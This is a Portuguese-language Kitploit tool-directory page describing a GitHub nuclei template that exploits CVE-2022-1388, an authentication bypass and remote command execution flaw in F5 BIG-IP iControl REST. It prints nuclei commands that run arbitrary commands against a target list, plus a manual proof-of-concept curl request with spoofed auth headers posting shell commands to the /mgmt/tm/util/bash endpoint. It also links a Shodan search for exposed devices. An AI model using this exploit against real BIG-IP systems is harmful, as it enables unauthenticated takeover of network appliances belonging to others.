
Skip to content
KitploitKITPLOIT
FerramentasBlog
Log in
Enviar
FerramentasBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
Nuclei-Template-Exploit-F5-BIG-IP-iControl-REST-Auth-Bypass-RCE-Command-Parameter — CVE-2022-1388 é uma vulnerabilidade de bypass de autenticação no componente REST da API iControl do BIG-IP que recebeu uma pontuação CVSSv3 de 9.8. A API REST do iControl é usada para o gerenciamento e a configuração de dispositivos BIG-IP. CVE-2022-1388 poderia ser explorada por um atacante não autenticado com acesso de rede à porta de gerenciamento ou aos endereços IP próprios dos dispositivos que usam BIG-IP. A exploração permitiria ao atacante executar comandos arbitrários do sistema, criar e excluir arquivos e desativar serviços. | Kitploit
Ferramentas/GitHubGitHub/mrcl0wnlab/nuclei-template-exploit-f5-big-ip-icontrol-rest-auth-bypass-rce-command-parameter
Geração de PayloadsAnálise de VulnerabilidadesExploraçãoExploração de Aplicações WebTestes de PenetraçãoComando e Controle
GitHubmrcl0wnlab/nuclei-template-exploit-f5-big-ip-icontrol-rest-auth-bypass-rce-command-parameter

Nuclei-Template-Exploit-F5-BIG-IP-iControl-REST-Auth-Bypass-RCE-Command-Parameter

Ver Repositório
623há 4 anosAinda não revisado

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →

Sobre

CVE-2022-1388 é uma vulnerabilidade de bypass de autenticação no componente REST da API iControl do BIG-IP que recebeu uma pontuação CVSSv3 de 9.8. A API REST do iControl é usada para o gerenciamento e a configuração de dispositivos BIG-IP. CVE-2022-1388 poderia ser explorada por um atacante não autenticado com acesso de rede à porta de gerenciamento ou aos endereços IP próprios dos dispositivos que usam BIG-IP. A exploração permitiria ao atacante executar comandos arbitrários do sistema, criar e excluir arquivos e desativar serviços.

Compartilhar

Exploit de Template Nuclei para Bypass de Autenticação RCE no F5 BIG-IP iControl REST | Parâmetro de Comando

CVE-2022-1388 é uma vulnerabilidade de bypass de autenticação no componente REST da API iControl do BIG-IP, à qual foi atribuída uma pontuação CVSSv3 de 9.8. A API REST iControl é usada para o gerenciamento e a configuração de dispositivos BIG-IP. A CVE-2022-1388 poderia ser explorada por um atacante não autenticado com acesso de rede à porta de gerenciamento ou aos endereços IP self de dispositivos que usam BIG-IP. A exploração permitiria ao atacante executar comandos arbitrários do sistema, criar e excluir arquivos e desabilitar serviços.

Este template usa token-spray / variável de CLI do nuclei

Este template do nuclei aceita parâmetro de shell para exploração. Queríamos testar tokens obtidos de outro fluxo de trabalho ou de uma busca manual, então usamos o recurso de variável de CLI do nuclei para alimentar dinamicamente um único valor de token ou uma lista de tokens nesses templates em tempo de execução.

-V, -var value custom vars in var=value format

nuclei -l targets.txt -t exploit-CVE-2022-1388.yaml -vv -var CMD=commands.txt
nuclei -l targets.txt -t exploit-CVE-2022-1388.yaml -vv -var CMD=uname -a

Captura de tela de 2022-05-10 01-28-12

POC Manual

curl -su admin \ 
-H "Host: localhost:8100" \ 
-H "Content-Type: application/json" \ 
-H "Connection: keep-alive, X-F5-Auth-Token X-F5-Auth-Token: a" \ 
-H "Authorization: Basic YWRtaW46" \
 http://{{TARGET_IP}}/mgmt/tm/util/bash \
-d '{"command":"run","utilCmdArgs":"-c id"}'

Detalhes Adicionais

  • https://www.shodan.io/search?query=http.title%3A%22BIG-IP%26reg%3B-+Redirect%22

Referências

  • https://blog.projectdiscovery.io/nuclei-v2-5-release/
  • https://clouddocs.f5.com/products/big-iq/mgmt-api/v5.4/ApiReferences/bigiq_api_ref/r_auth_login.html
  • https://cve.mitre.org/cgi-bin/cvename.cgi?name=2022-1388
  • https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-1388
  • https://github.com/alt3kx/CVE-2022-1388_PoC
  • https://github.com/dorkerdevil/CVE-2021-22986-Poc/blob/main/README.md
  • https://github.com/horizon3ai/CVE-2022-1388/blob/main/CVE-2022-1388.py
  • https://github.com/numanturle/CVE-2022-1388/blob/main/bigip-icontrol-rest-rce.y
  • https://github.com/tenable/audit_files/tree/master/cve-2022-1388
  • https://support.f5.com/csp/article/K23605346
  • https://thehackernews.com/2022/05/f5-warns-of-new-critical-big-ip-remote.html
  • https://twitter.com/1ZRR4H/status/1522165718975922178
  • https://www.tenable.com/blog/cve-2022-1388-authentication-bypass-in-f5-big-ipaml
Baixar ferramenta